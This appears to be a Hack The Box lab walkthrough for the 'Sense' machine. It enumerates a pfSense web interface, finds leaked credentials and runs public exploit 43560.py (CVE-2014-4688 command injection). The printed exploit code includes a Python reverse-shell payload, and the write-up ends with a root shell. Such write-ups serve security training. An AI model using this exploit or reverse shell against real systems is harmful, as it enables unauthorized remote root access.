
Linux - Easy - Sense

Sunday, 19 February 2023 9:27 am




Reconnaissance

```
┌──(kali㉿kali)-[~]
└─$ sudo env "PATH=$PATH" autorecon -v 10.10.10.60 --heartbeat 20
```

Port	Service
80	Http lighttpd 1.4.35
443	Https lighttpd 1.4.35

Enumeration

Port 80:



Default creds of admin:pfsense did not work


We will run a gobuster scan


```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u https://10.10.10.60 -k
===============================================================
Gobuster v3.4
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     https://10.10.10.60
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.4
[+] Timeout:                 10s
===============================================================
2023/02/18 15:39:53 Starting gobuster in directory enumeration mode
===============================================================
/themes               (Status: 301) [Size: 0] [--> https://10.10.10.60/themes/]
/css                  (Status: 301) [Size: 0] [--> https://10.10.10.60/css/]
/includes             (Status: 301) [Size: 0] [--> https://10.10.10.60/includes/]
/javascript           (Status: 301) [Size: 0] [--> https://10.10.10.60/javascript/]
/classes              (Status: 301) [Size: 0] [--> https://10.10.10.60/classes/]
/widgets              (Status: 301) [Size: 0] [--> https://10.10.10.60/widgets/]
/tree                 (Status: 301) [Size: 0] [--> https://10.10.10.60/tree/]
/shortcuts            (Status: 301) [Size: 0] [--> https://10.10.10.60/shortcuts/]
/installer            (Status: 301) [Size: 0] [--> https://10.10.10.60/installer/]
/wizards              (Status: 301) [Size: 0] [--> https://10.10.10.60/wizards/]
Progress: 14391 / 220561 (6.52%)
```

Nothing interesting pops up so we will run searchsploit


Most of the exploits require authentication, so we wont go down the rabbit hole, we will run go buster and add extensions to look out for any configuration files

We get two interesting results:
Changelog.txt and system-users.txt





So now we have a username rohit with password:pfsense



The version number is 2.1.3 so we will search searchsploit

```
┌──(kali㉿kali)-[~]
└─$ searchsploit pfsense
```

Exploit Title	Path
pfSense - 'interfaces.php?if' Cross-Site Scripting	hardware/remote/35071.tx
pfSense - 'pkg.php?xml' Cross-Site Scripting	hardware/remote/35069.tx
pfSense - 'pkg_edit.php?id' Cross-Site Scripting	hardware/remote/35068.tx
pfSense - 'status_graph.php?if' Cross-Site Scripting	hardware/remote/35070.tx
pfSense - (Authenticated) Group Member Remote Command Execution (Metasploit)	unix/remote/43193.rb
pfSense 2 Beta 4 - 'graph.php' Multiple Cross-Site Scripting Vulnerabilities	php/remote/34985.txt
pfSense 2.0.1 - Cross-Site Scripting / Cross-Site Request Forgery / Remote Command Execution	php/webapps/23901.txt
pfSense 2.1 build 20130911-1816 - Directory Traversal	php/webapps/31263.txt
pfSense 2.2 - Multiple Vulnerabilities	php/webapps/36506.txt
pfSense 2.2.5 - Directory Traversal	php/webapps/39038.txt
pfSense 2.3.1_1 - Command Execution	php/webapps/43128.txt
pfSense 2.3.2 - Cross-Site Scripting / Cross-Site Request Forgery	php/webapps/41501.txt
pfSense 2.3.4 / 2.4.4-p3 - Remote Code Injection	php/webapps/47413.py
pfSense 2.4.1 - Cross-Site Request Forgery Error Page Clickjacking (Metasploit)	php/remote/43341.rb
pfSense 2.4.4-p1 (HAProxy Package 0.59_14) - Persistent Cross-Site Scripting	php/webapps/46538.txt
pfSense 2.4.4-p1 - Cross-Site Scripting	multiple/webapps/46316.t
pfSense 2.4.4-p3 (ACME Package 0.59_14) - Persistent Cross-Site Scripting	php/webapps/46936.txt
pfSense 2.4.4-P3 - 'User Manager' Persistent Cross-Site Scripting	freebsd/webapps/48300.tx
pfSense 2.4.4-p1 - Cross-Site Request Forgery	php/webapps/48714.txt
pfSense < 2.1.4 - 'status_rrd_graph_img.php' Command Injection	php/webapps/43560.py
pfSense Community Edition 2.2.6 - Multiple Vulnerabilities	php/webapps/39709.txt
pfSense Firewall 2.2.5 - Config File Cross-Site Request Forgery	php/webapps/39386.html
pfSense Firewall 2.2.6 - Services Cross-Site Request Forgery	php/webapps/39695.txt
pfSense UTM Platform 2.0.1 - Cross-Site Scripting	freebsd/webapps/24439.tx

This one seems like the most appropriate one to use

```
┌──(kali㉿kali)-[~]
└─$ searchsploit -m 43560.py
  Exploit: pfSense < 2.1.4 - 'status_rrd_graph_img.php' Command Injection
      URL: https://www.exploit-db.com/exploits/43560
     Path: /usr/share/exploitdb/exploits/php/webapps/43560.py
File Type: Python script, ASCII text executable

Copied to: /home/kali/43560.py
```

```
#!/usr/bin/env python3

# Exploit Title: pfSense ≤ 2.1.3 status_rrd_graph_img.php Command Injection.
# Date: 2018-01-12
# Exploit Author: absolomb
# Vendor Homepage: https://www.pfsense.org/
# Software Link: https://atxfiles.pfsense.org/mirror/downloads/old/
# Version: ≤2.1.3
# Tested on: FreeBSD 8.3-RELEASE-p16
# CVE : CVE-2014-4688

import argparse
import requests
import urllib
import urllib3
import collections

'''
pfSense ≤ 2.1.3 status_rrd_graph_img.php Command Injection.
This script will return a reverse shell on specified listener address and port.
Ensure you have started a listener to catch the shell before running!
'''

parser = argparse.ArgumentParser()
parser.add_argument("--rhost", help = "Remote Host")
parser.add_argument('--lhost', help = 'Local Host listener')
parser.add_argument('--lport', help = 'Local Port listener')
parser.add_argument("--username", help = "pfsense Username")
parser.add_argument("--password", help = "pfsense Password")
args = parser.parse_args()

rhost = args.rhost
lhost = args.lhost
lport = args.lport
username = args.username
password = args.password


# command to be converted into octal
command = """
python -c 'import socket,subprocess,os;
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
s.connect(("%s",%s));
os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);
p=subprocess.call(["/bin/sh","-i"]);'
""" % (lhost, lport)


"43560.py" [noeol] 110L, 3467B
```

We will add the rhost, lhost, lport, username and password fields but first things first, lets set up a netcat listener on our kali machine

```
┌──(kali㉿kali)-[~]
└─$ sudo nc -nlvp 4444
[sudo] password for kali:
listening on [any] 4444 ...
```

```
┌──(kali㉿kali)-[~]
└─$ python3 43560.py --rhost 10.10.10.60 --lhost 10.10.16.9 --lport 4444 --username rohit --password pfsense
CSRF token obtained
Running exploit...
Exploit completed
```

```
┌──(kali㉿kali)-[~]
└─$ sudo nc -nlvp 4444
[sudo] password for kali:
listening on [any] 4444 ...
connect to [10.10.16.9] from (UNKNOWN) [10.10.10.60] 24790
sh: can't access tty; job control turned off
#
```

```
┌──(kali㉿kali)-[~]
└─$ sudo nc -nlvp 4444
[sudo] password for kali:
listening on [any] 4444 ...
connect to [10.10.16.9] from (UNKNOWN) [10.10.10.60] 24790
sh: can't access tty; job control turned off
# whoami
root
#
```